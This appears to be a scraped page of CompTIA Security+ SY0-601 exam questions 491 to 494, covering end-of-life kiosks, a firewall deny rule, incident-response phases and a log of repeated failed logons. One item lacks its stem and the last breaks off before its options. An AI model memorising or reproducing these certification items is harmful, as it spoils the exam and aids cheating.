
A. Private

B. Critical

C. Sensitive

D. Public

Show Suggested Answer



Actual exam question from CompTIA's SY0-601
Question #: 491
Topic #: 1
[All SY0-601 Questions]


A small business uses kiosks on the sales floor to display product information for customers. A security team discovers the kiosks use end-of-life operating systems. Which of the following is the security team most likely to document as a security implication of the current architecture?

A. Patch availability

B. Product software compatibility

C. Ease of recovery

D. Cost of replacement



Actual exam question from CompTIA's SY0-601

Question #: 492

Topic #: 1

[All SY0-601 Questions]


During a security incident, the security operations team identified sustained network traffic from a malicious IP address: 10.1.4.9. A security analyst is creating an inbound firewall rule to block the IP address from accessing the organization's network. Which of the following fulfills this request?

A. access-list inbound deny ip source 0.0.0.0/0 destination 10.1.4.9/32

B. access-list inbound deny ip source 10.1.4.9/32 destination 0.0.0.0/0

C. access-list inbound permit ip source 10.1.4.9/32 destination 0.0.0.0/0

D. access-list inbound permit ip source 0.0.0.0/0 destination 10.1.4.9/32



Actual exam question from CompTIA's SY0-601

Question #: 493

Topic #: 1

[All SY0-601 Questions]

Which of the following is the phase in the incident response process when a security analyst reviews roles and responsibilities?

A. Preparation

B. Recovery

C. Lessons learned

D. Analysis


Actual exam question from CompTIA's SY0-601

Question #: 494

Topic #: 1

[All SY0-601 Questions]

An administrator is reviewing a single server's security logs and discovers the following:



```
Keywords Date and Time Source           Event ID Task Category
-------- ------------- ---------------- -------- -------------
Audit    09/16/2022    Microsoft        4625     Logon
Failure  11:13:05 AM   Windows security
Audit    09/16/2022    Microsoft        4625     Logon
Failure  11:13:07 AM   Windows security
Audit    09/16/2022    Microsoft        4625     Logon
Failure  11:13:09 AM   Windows security
Audit    09/16/2022    Microsoft        4625     Logon
Failure  11:13:11 AM   Windows security
Audit    09/16/2022    Microsoft        4625     Logon
Failure  11:13:13 AM   Windows security
Audit    09/16/2022    Microsoft        4625     Logon
Failure  11:13:15 AM   Windows security
Audit    09/16/2022    Microsoft        4625     Logon
Failure  11:13:17 AM   Windows security
Audit    09/16/2022    Microsoft        4625     Logon
Failure  11:13:19 AM   Windows security
Audit    09/16/2022    Microsoft        4625     Logon
Failure  11:13:21 AM   Windows security
Audit    09/16/2022    Microsoft        4625     Logon
Failure  11:13:23 AM   Windows security
Audit    09/16/2022    Microsoft        4625     Logon
Failure  11:13:25 AM   Windows security
Audit    09/16/2022    Microsoft        4625     Logon
Failure  11:13:27 AM   Windows security
```

Which of the following best describes the action captured in this log file?

